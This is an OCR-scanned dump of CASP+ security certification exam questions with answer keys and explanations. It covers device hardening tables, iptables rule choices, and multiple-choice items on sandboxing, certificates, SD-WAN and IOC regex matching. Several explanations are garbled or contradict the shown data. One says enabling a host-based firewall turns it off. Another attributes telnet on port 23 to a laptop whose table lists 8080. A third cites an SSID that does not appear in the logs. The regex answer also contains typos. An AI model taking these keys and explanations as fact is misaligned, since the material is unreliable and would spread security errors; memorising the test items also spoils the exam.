
Laptop A

Laptop A

OS updates	Updated 3 days ago, last checked 6:08 a.m.
Endpoint protection	Last checked in 6:13 a.m.
Browser version	91.2.5 (7/31/2023)
Disk encryption	Enabled
Password complexity	Enabled
Host-based firewall	Disabled
CPU & memory usage	Medium
Screensaver	Enabled
Top 5 used ports	22, 80, 443, 389, 53
Wireless	Enabled

- [x] No issue
- [ ] Patch management
- [ ] Update endpoint protection
- [ ] Enabled disk encryption
- [ ] Enable port security on network device
- [ ] Enable password complexity
- [ ] Enable host-based firewall to block all traffic
- [ ] Antivirus scan
- [ ] Change default administrative password
- [ ] Disable unneeded services
- [ ] Enable all connectivity settings

Switch A


Switch A
Firmware
Updated 7 days ago
No issue
Top 5 used ports
22, 80, 443, 123, 53
Patch management
Interfaces disabled (out of 12)
4
Update endpoint protection
Enabled disk encryption
Default admin account
Default password has not been changed
Enable port security on network device
HTTP server
Disabled
Enable password complexity
Enable host-based firewall to block all traffic
Antivirus scan
Change default administrative password
Disable unneeded services
Enable all connectivity settings

Switch B:

Switch B

Firmware	Updated 7 days ago	☑ No issue
Top 5 used ports	22, 80, 443, 123, 53	☐ Patch management
Interfaces disabled (out of 6)	1	☐ Update endpoint protection
Default admin account	Default password has been changed	☐ Enabled disk encryption
HTTP server	Disabled	☐ Enable port security on network device
		☐ Enable password complexity
		☐ Enable host-based firewall to block all traffic
		☐ Antivirus scan
		☐ Change default administrative password
		☐ Disable unneeded services
		☐ Enable all connectivity settings

Laptop B

Laptop B

OS updates	Updated 3 days ago, last checked 8:08 a.m.
Endpoint protection	Last checked in 8:11 a.m.
Browser version	81.2.5 (7/31/2023)
Disk encryption	Disabled
Password Complexity	Enabled
Host-based firewall	Disabled
CPU & memory usage	Normal
Screensaver	Enabled
Top 5 used ports	22, 80, 443, 8080, 53
Wireless	Enabled

- [x] No issue
- [ ] Patch management
- [ ] Update endpoint protection
- [ ] Enabled disk encryption
- [ ] Enable port security on network device
- [ ] Enable password complexity
- [ ] Enable host-based firewall to block all traffic
- [ ] Antivirus scan
- [ ] Change default administrative password
- [ ] Disable unneeded services
- [ ] Enable all connectivity settings

PC B

PC B

OS updates	Updated 2 days ago, last checked 5:10 a.m.
Endpoint protection	Last checked in 6:13 a.m.
Browser version	91.2.5 (7/31/2023)
Disk encryption	Enabled
Password complexity	Enabled
Host-based firewall	Disabled
CPU & memory usage	Medium
Screensaver	Enabled
Top 5 used ports	22, 80, 443, 389, 53
Wireless	Disabled

- [x] No issue
- [ ] Patch management
- [ ] Update endpoint protection
- [ ] Enabled disk encryption
- [ ] Enable port security on network device
- [ ] Enable password complexity
- [ ] Enable host-based firewall to block all traffic
- [ ] Antivirus scan
- [ ] Change default administrative password
- [ ] Disable unneeded services
- [ ] Enable all connectivity settings

PC C

PC C

OS updates	Updated 22 days ago	☑ No issue
Endpoint protection	Last checked 6:19 a.m.	☐ Patch management
Browser version	91.2.5 (7/18/2022)	☐ Update endpoint protection
Disk encryption	Enabled	☐ Enabled disk encryption
Password complexity	Enabled	☐ Enable port security on network device
Host-based firewall	Disabled	☐ Enable password complexity
CPU & memory usage	High	☐ Enable host-based firewall to block all traffic
Screensaver	Enabled	☐ Antivirus scan
Top 5 used ports	22, 80, 443, 23, 53	☐ Change default administrative password
Wireless	Disabled	☐ Disable unneeded services
		☐ Enable all connectivity settings

Server A

Server A

Nmap | IP Tables

```
Nmap scan report for psql-srvr.acme.com
Host is up, received arp-response (0.00040s latency).
...
PORT            STATE   SERVICE         VERSION
22/tcp          open    ssh             OpenSSH 8.4
80/tcp          closed  http
443/tcp         closed  ssl/http
1433/tcp        closed  mssql
5432/tcp        closed  postgresql
...
```

1 | 2 | 3 | 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p udp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 | 2 | 3 | 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.0/24 --dport 4022 -j ACCEPT
iptables -D OUTPUT 2
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4

```
iptables -R OUTPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -F OUTPUT
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --dport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```


Nmap | IP Tables

```
#iptables --list --verbose

Chain INPUT (policy DROP 5 packets, 341 bytes)

pkts bytes  target  prot  opt in  out source    destination

0    0      ACCEPT  tcp   --  any any anywhere  anywhere    tcp spts:login:65535 dpt:ssh state NEW,ESTABLISHED

1   28      DROP    all   --  any any anywhere  anywhere


Chain FORWARD (policy DROP 0 packets, 0 bytes)
```

A. See the Explanation below for the solution.

Correct Answer: A
Section:
Explanation:
WAP A: No issue found. The WAP A is configured correctly and meets the requirements.
PC A = Enable host-based firewall to block all traffic

This option will turn off the host-based firewall and allow all traffic to pass through. This will comply with the requirement and also improve the connectivity of PC A to other devices on the network. However, this option will also reduce the security of PC A and make it more vulnerable to attacks. Therefore, it is recommended to use other security measures, such as antivirus, encryption, and password complexity, to protect PC A from potential threats.
Laptop A: Patch management
This option will install the updates that are available for Laptop A and ensure that it has the most recent security patches and bug fixes. This will comply with the requirement and also improve the performance and stability of Laptop A. However, this option may also require a reboot of Laptop A and some downtime during the update process. Therefore, it is recommended to backup any important data and close any open applications before applying the updates.
Switch A: No issue found. The Switch A is configured correctly and meets the requirements.
Switch B: No issue found. The Switch B is configured correctly and meets the requirements.
Laptop B: Disable unneeded services
This option will stop and disable the telnet service that is using port 23 on Laptop B. Telnet is a cleartext service that transmits data in plain text over the network, which exposes it to eavesdropping, interception, and modification by attackers. By disabling the telnet service, you will comply with the requirement and also improve the security of Laptop B. However, this option may also affect the functionality of Laptop B if it needs to use telnet for remote administration or other purposes. Therefore, it is recommended to use a secure alternative to telnet, such as SSH or HTTPS, that encrypts the data in transit.
PC B:Enable disk encryption
This option will encrypt the HDD of PC B using a tool such as BitLocker or VeraCrypt. Disk encryption is a technique that protects data at rest by converting it into an unreadable format that can only be decrypted with a valid key or password. By enabling disk encryption, you will comply with the requirement and also improve the confidentiality and integrity of PC B's data. However, this option may also affect the performance and usability of PC B, as it requires additional processing time and user authentication to access the encrypted data. Therefore, it is recommended to backup any important data and choose a strong key or password before encrypting the disk.
PC C: Disable unneeded services
This option will stop and disable the SSH daemon that is using port 22 on PC C. SSH is a secure service that allows remote access and command execution over an encrypted channel. However, port 22 is the default and well-known port for SSH, which makes it a common target for brute-force attacks and port scanning. By disabling the SSH daemon on port 22, you will comply with the requirement and also improve the security of PC C. However, this option may also affect the functionality of PC C if it needs to use SSH for remote administration or other purposes. Therefore, it is recommended to enable the SSH daemon on a different port, such as 4022, by editing the configuration file using the following command:
sudo nano /etc/ssh/sshd_config
Server A. Need to select the following:



QUESTION 162
The Chief Information Security Officer is concerned about the possibility of employees downloading 'malicious files from the internet and 'opening them on corporate workstations. Which of the following solutions would be BEST to reduce this risk?

A. Integrate the web proxy with threat intelligence feeds.
B. Scan all downloads using an antivirus engine on the web proxy.
C. Block known malware sites on the web proxy.
D. Execute the files in the sandbox on the web proxy.

Correct Answer: D
Section:
Explanation:
Executing the files in the sandbox on the web proxy is the best solution to reduce the risk of employees downloading and opening malicious files from the internet. A sandbox is a secure and isolated environment that can run untrusted or potentially harmful code without affecting the rest of the system. By executing the files in the sandbox, the web proxy can analyze their behavior and detect any malicious activity before allowing them to reach

the corporate workstations.

QUESTION 163
To save time, a company that is developing a new VPN solution has decided to use the OpenSSL library within Its proprietary software. Which of the following should the company consider to maximize risk reduction from vulnerabilities introduced by OpenSSL?

A. Include stable, long-term releases of third-party libraries instead of using newer versions.
B. Ensure the third-party library implements the TLS and disable weak ciphers.
C. Compile third-party libraries into the main code statically instead of using dynamic loading.
D. Implement an ongoing, third-party software and library review and regression testing.

Correct Answer: D
Section:
Explanation:
Implementing an ongoing, third-party software and library review and regression testing is the best way to maximize risk reduction from vulnerabilities introduced by OpenSSL. Third-party software and libraries are often used by developers to save time and resources, but they may also introduce security risks if they are not properly maintained and updated. By reviewing and testing the third-party software and library regularly, the company can ensure that they are using the latest and most secure version of OpenSSL, and that their proprietary software is compatible and functional with it.

QUESTION 164
Which of the following testing plans is used to discuss disaster recovery scenarios with representatives from multiple departments within an incident response team but without taking any invasive actions?

A. Disaster recovery checklist
B. Tabletop exercise
C. Full interruption test
D. Parallel test

Correct Answer: B
Section:
Explanation:
A tabletop exercise is a type of testing plan that is used to discuss disaster recovery scenarios with representatives from multiple departments within an incident response team but without taking any invasive actions. A tabletop exercise is a simulation of a potential disaster or incident that involves a verbal or written discussion of how each department would respond to it. The purpose of a tabletop exercise is to identify gaps, weaknesses, or conflicts in the disaster recovery plan, and to improve communication and coordination among the team members.

QUESTION 165
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process 'memory location. Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. Noexecute
C. Total memory encryption
D. Virtual memory protection

Correct Answer: A
Section:
Explanation:
Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process' memory location. Execute never (also known as XN or NX) is a feature that marks certain memory regions as non-executable, meaning that they cannot be used to run code. This prevents malware from exploiting buffer overflows or other memory corruption vulnerabilities to inject malicious code into another process' memory space.

QUESTION 166
A mobile administrator is reviewing the following mobile device DHCP logs to ensure the proper mobile settings are applied to managed devices:

```
10,10/18/2021,17:01:05,Assign,192.168.1.10,UserA-MobileDevice,0236FB12CA0B
23,10/19/2021,07:11:19,Assign,192.168.1.23,UserA-MobileDevice,068ADIFAB109
10,10/20/2021,19:22:56,Assign,192.168.1.96,UserA-MobileDevice,0ABC65E81AB0
0,10/21/2021,22:34:15,Assign,192.168.1.33,UserA-MobileDevice,BAC034EF9451
10,10/22/2021,11:55:41,Assign,192.168.1.12,UserA-MobileDevice,0E938663221B
```

Which of the following mobile configuration settings is the mobile administrator verifying?

A. Service set identifier authentication
B. Wireless network auto joining
C. 802.1X with mutual authentication
D. Association MAC address randomization

Correct Answer: B
Section:
Explanation:
Wireless network auto joining is the mobile configuration setting that the mobile administrator is verifying by reviewing the mobile device DHCP logs. Wireless network auto joining is a feature that allows mobile devices to automatically connect to a predefined wireless network without requiring user intervention or authentication. This can be useful for corporate or trusted networks that need frequent access by mobile devices. The DHCP logs show that the mobile devices are assigned IP addresses from the wireless network with SSID ''CorpWiFi'', which indicates that they are auto joining this network.

QUESTION 167
The Chief Information Security Officer (CISO) is working with a new company and needs a legal ''document to ensure all parties understand their roles during an assessment. Which of the following should the CISO have each party sign?

A. SLA
B. ISA
C. Permissions and access
D. Rules of engagement

Correct Answer: D
Section:
Explanation:
Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment. Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.

QUESTION 168
An organization established an agreement with a partner company for specialized help desk services. A senior security officer within the organization Is tasked with providing documentation required to set up a dedicated VPN between the two entities. Which of the following should be required?

A. SLA
B. ISA
C. NDA
D. MOU

Correct Answer: B
Section:
Explanation:
An ISA, or interconnection security agreement, is a document that should be required to set up a dedicated VPN between two entities that provide specialized help desk services. An ISA defines the technical and security requirements for establishing, operating, and maintaining a secure connection between two or more organizations. An ISA also specifies the roles and responsibilities of each party, the security controls and policies to be implemented, the data types and classifications to be exchanged, and the incident response procedures to be followed.

QUESTION 169
In comparison with traditional on-premises infrastructure configurations, defining ACLs in a CSP relies on:

A. cloud-native applications.
B. containerization.
C. serverless configurations.
D. software-defined netWorking.
E. secure access service edge.

Correct Answer: D
Section:
Explanation:
Defining ACLs in a CSP relies on software-defined networking. Software-defined networking (SDN) is a network architecture that decouples the control plane from the data plane, allowing for centralized and programmable network management. SDN can enable dynamic and flexible network configuration and optimization, as well as improved security and performance. In a CSP, SDN can be used to define ACLs that can apply to virtual networks, subnets, or interfaces, regardless of the physical infrastructure. SDN can also allow for granular and consistent ACL enforcement across different cloud services and regions. Verified
Reference:
https://www.techtarget.com/searchsdn/definition/software-defined-networking-SDN
https://learn.microsoft.com/en-us/azure/architecture/guide/networking/network-security
https://www.techtarget.com/searchcloudcomputing/definition/cloud-networking

QUESTION 170
A systems administrator at a web-hosting provider has been tasked with renewing the public certificates of all customer sites. Which of the following would BEST support multiple domain names while minimizing the amount of certificates needed?

A. ocsp
B. CRL
C. SAN
D. CA

Correct Answer: C
Section:
Explanation:
The administrator should use SAN certificates to support multiple domain names while minimizing the amount of certificates needed. SAN stands for Subject Alternative Name, which is an extension of a certificate that allows it to include multiple fully-qualified domain names (FQDNs) within the same certificate. For example, a SAN certificate can secure www.example.com, www.example.net, and mail.example.org with one certificate. SAN certificates can reduce the cost and complexity of managing multiple certificates for different domains. SAN certificates can also support wildcard domains, such as *.example.com, which can cover any subdomain under that domain. Verified
Reference:
https://www.techtarget.com/searchsecurity/definition/Subject-Alternative-Name
https://www.techtarget.com/searchsecurity/definition/wildcard-certificate
https://www.nexcess.net/help/what-is-a-multi-domain-ssl-certificate/

QUESTION 171
A new, online file hosting service is being offered. The service has the following security requirements:

• Threats to customer data integrity and availability should be remediated first.
• The environment should be dynamic to match increasing customer demands.
• The solution should not interfere with customers" ability to access their data at anytime.
• Security analysts should focus on high-risk items.
Which of the following would BEST satisfy the requirements?

A. Expanding the use of IPS and NGFW devices throughout the environment
B. Increasing the number of analysts to Identify risks that need remediation
C. Implementing a SOAR solution to address known threats
D. Integrating enterprise threat feeds in the existing SIEM

Correct Answer: C
Section:
Explanation:
A SOAR (Security Orchestration, Automation, and Response) solution is a software platform that can automate the detection and response of known threats, such as ransomware, phishing, or denial-ofservice attacks. A SOAR solution can also integrate with other security tools, such as IPS, NGFW,
SIEM, and threat feeds, to provide a comprehensive and dynamic security posture. A SOAR solution would best satisfy the requirements of the online file hosting service, because it would:
Remediate threats to customer data integrity and availability first, by automatically applying predefined actions or workflows based on the severity and type of the threat.
Allow the environment to be dynamic to match increasing customer demands, by scaling up or down the security resources and processes as needed.
Not interfere with customers' ability to access their data at anytime, by minimizing the human intervention and downtime required for threat response.
Enable security analysts to focus on high-risk items, by reducing the manual tasks and alert fatigue associated with threat detection and response.
Reference: CASP+ (Plus) CompTIA Advanced Security Practitioner Certification …

QUESTION 172
A security consultant has been asked to recommend a secure network design that would:
• Permit an existing OPC server to communicate with a new Modbus server that is controlling electrical relays.
• Limit operational disruptions.
Due to the limitations within the Modbus protocol, which of the following configurations should the security engineer recommend as part of the solution?

A. Restrict inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 135.
B. Restrict outbound traffic so that only the OPC server is permitted to reach the Modbus server on port 102.
C. Restrict outbound traffic so that only the OPC server is permitted to reach the Modbus server on port 5000.
D. Restrict inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 502.

Correct Answer: D
Section:
Explanation:
OPC (Open Platform Communications) and Modbus are two common protocols used for industrial control systems (ICS). OPC is a standard that allows different devices and applications to exchange data in a vendor-neutral way. Modbus is a serial communication protocol that enables devices to send and receive commands and data over a network. Modbus has two variants: Modbus TCP/IP, which uses TCP port 502 for communication, and Modbus RTU/ASCII, which uses serial ports.
To allow an OPC server to communicate with a Modbus server that is controlling electrical relays, the security engineer should recommend restricting inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 502. This configuration would:
Permit the OPC server to send commands and data to the Modbus server using Modbus TCP/IP protocol over port 502.
Limit operational disruptions, by preventing unauthorized or malicious access to the Modbus server from other sources.
Due to the limitations within the Modbus protocol, such as lack of encryption and authentication, restricting inbound traffic is a necessary security measure to protect the integrity and availability of the ICS.
Reference: CASP+ (Plus) Certification Training | CompTIA IT Certifications

QUESTION 173

A global organization's Chief Information Security Officer (CISO) has been asked to analyze the risks involved in a plan to move the organization's current MPLS-based WAN network to use commodity Internet and SD-WAN hardware. The SD-WAN provider is currently highly regarded but Is a regional provider. Which of the following is MOST likely identified as a potential risk by the CISO?

A. The SD-WAN provider would not be able to handle the organization's bandwidth requirements.
B. The operating costs of the MPLS network are too high for the organization.
C. The SD-WAN provider uses a third party for support.
D. Internal IT staff will not be able to properly support remote offices after the migration.

Correct Answer: C
Section:
Explanation:
SD-WAN (Software-Defined Wide Area Network) is a technology that allows organizations to use multiple, low-cost Internet connections to create a secure and dynamic WAN. SD-WAN can provide benefits such as lower costs, higher performance, and easier management compared to traditional WAN technologies, such as MPLS (Multiprotocol Label Switching).
However, SD-WAN also introduces some potential risks, such as:
The reliability and security of the Internet connections, which may vary depending on the location, provider, and traffic conditions.
The compatibility and interoperability of the SD-WAN hardware and software, which may come from different vendors or use different standards.
The availability and quality of the SD-WAN provider's support, which may depend on the provider's size, reputation, and outsourcing practices.
In this case, the CISO would most likely identify the risk that the SD-WAN provider uses a third party for support, because this could:
Affect the organization's ability to resolve issues or request changes in a timely and effective manner.
Expose the organization's network data and configuration to unauthorized or malicious parties.
Increase the complexity and uncertainty of the SD-WAN service level agreement (SLA) and contract terms.

QUESTION 174
A security engineer performed an assessment on a recently deployed web application. The engineer was able to exfiltration a company report by visiting the following URL:
www.intranet.abc.com/get-files.jsp?file=report.pdf
Which of the following mitigation techniques would be BEST for the security engineer to recommend?

A. Input validation
B. Firewall
C. WAF
D. DLP

Correct Answer: A
Section:
Explanation:
Input validation is a technique that checks the user input for any errors, malicious data, or unexpected values before processing it by the application. Input validation can prevent many common web application attacks, such as:
SQL injection, which exploits a vulnerability in the application's database query to execute malicious SQL commands.
Cross-site scripting (XSS), which injects malicious JavaScript code into the application's web page to execute on the client-side browser.
Directory traversal, which accesses files or directories outside of the intended scope by manipulating the file path.
In this case, the security engineer should recommend input validation as the best mitigation technique, because it would:
Prevent the exfiltration of a company report by validating the file parameter in the URL and ensuring that it matches a predefined list of allowed files or formats.
Enhance the security of the web application by filtering out any malicious or invalid input from users or attackers.
Be more effective and efficient than other techniques, such as firewall, WAF (Web Application Firewall), or DLP (Data Loss Prevention), which may not be able to detect or block all types of web application attacks.

QUESTION 175
A systems administrator was given the following IOC to detect the presence of a malicious piece of software communicating with its command-and-control server:
post /malicious. php

User-Agent: Malicious Tool V 1.0
Host: www.rcalicious.com
The IOC documentation suggests the URL is the only part that could change. Which of the following regular expressions would allow the systems administrator to determine if any of the company hosts are compromised, while reducing false positives?

A. User-Agent: Malicious Tool. *
B. www\. malicious\. com\/malicious. php
C. POST /malicious\. php
D. Hose: [a-2] *\.malicious\.com
E. malicious. *

Correct Answer: D
Section:
Explanation:
A regular expression (regex) is a sequence of characters that defines a search pattern for matching text. A regex can be used to detect the presence of a malicious piece of software communicating with its command-and-control server by matching the indicators of compromise (IOC) in the network traffic.
In this case, the systems administrator should use the regex Host: [a-z]*.malicious.com to determine if any of the company hosts are compromised, while reducing false positives, because this regex would:
Match the Host header in the HTTP request, which specifies the domain name of the command-andcontrol server.
Allow any subdomain under the malicious.com domain, by using the character class [a-z]*, which matches zero or more lowercase letters.
Escape the dot character in the domain name, by using the backslash , which prevents it from being interpreted as a wildcard that matches any character.
Not match any other parts of the IOC that could change, such as the URL path, the User-Agent header, or the HTTP method.

QUESTION 176
A mobile application developer is creating a global, highly scalable, secure chat application. The developer would like to ensure the application is not susceptible to on-path attacks while the user is traveling in potentially hostile regions. Which of the following would BEST achieve that goal?

A. Utilize the SAN certificate to enable a single certificate for all regions.
B. Deploy client certificates to all devices in the network.
C. Configure certificate pinning inside the application.
D. Enable HSTS on the application's server side for all communication.

Correct Answer: C
Section:
Explanation:
Certificate pinning is a technique that embeds one or more trusted certificates or public keys inside an application, and verifies that any certificate presented by a server matches one of those certificates or public keys.
Certificate pinning can prevent on-path attacks, such as man-in-themiddle (MITM) attacks, which intercept and modify the communication between a client and a server.
Configuring certificate pinning inside the application would allow the mobile application developer to create a global, highly scalable, secure chat application that is not susceptible to on-path attacks while the user is traveling in potentially hostile regions, because it would:
Ensure that only trusted servers can communicate with the application, by rejecting any server certificate that does not match one of the pinned certificates or public keys.
Protect the confidentiality, integrity, and authenticity of the chat messages, by preventing any attacker from intercepting, modifying, or impersonating them.
Enhance the security of the application by reducing its reliance on external factors, such as certificate authorities (CAs), certificate revocation lists (CRLs), or online certificate status protocol (OCSP).

QUESTION 177
A security architect for a large, multinational manufacturer needs to design and implement a security solution to monitor traffic.
When designing the solution, which of the following threats should the security architect focus on to prevent attacks against the network?

A. Packets that are the wrong size or length

B. Use of any non-DNP3 communication on a DNP3 port
C. Multiple solicited responses over time
D. Application of an unsupported encryption algorithm

Correct Answer: C
Section:

QUESTION 178
A vulnerability assessment endpoint generated a report of the latest findings. A security analyst needs to review the report and create a priority list of items that must be addressed. Which of the following should the analyst use to create the list quickly?

A. Business impact rating
B. CVE dates
C. CVSS scores
D. OVAL

Correct Answer: A
Section:

QUESTION 179
A new requirement for legislators has forced a government security team to develop a validation process to verify the integrity of a downloaded file and the sender of the file Which of the following is the BEST way for the security team to comply with this requirement?

A. Digital signature
B. Message hash
C. Message digest
D. Message authentication code

Correct Answer: A
Section:
Explanation:
A digital signature is a cryptographic technique that allows the sender of a file to sign it with their private key and the receiver to verify it with the sender's public key. This ensures the integrity and authenticity of the file, as well as the non-repudiation of the sender. A message hash or a message digest is a one-way function that produces a fixed-length output from an input, but it does not provide any information about the sender. A message authentication code (MAC) is a symmetric-key technique that allows both the sender and the receiver to generate and verify a code using a shared secret key, but it does not provide non-repudiation. Reference: [CompTIA Advanced Security
Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.1: Apply cryptographic techniques

QUESTION 180
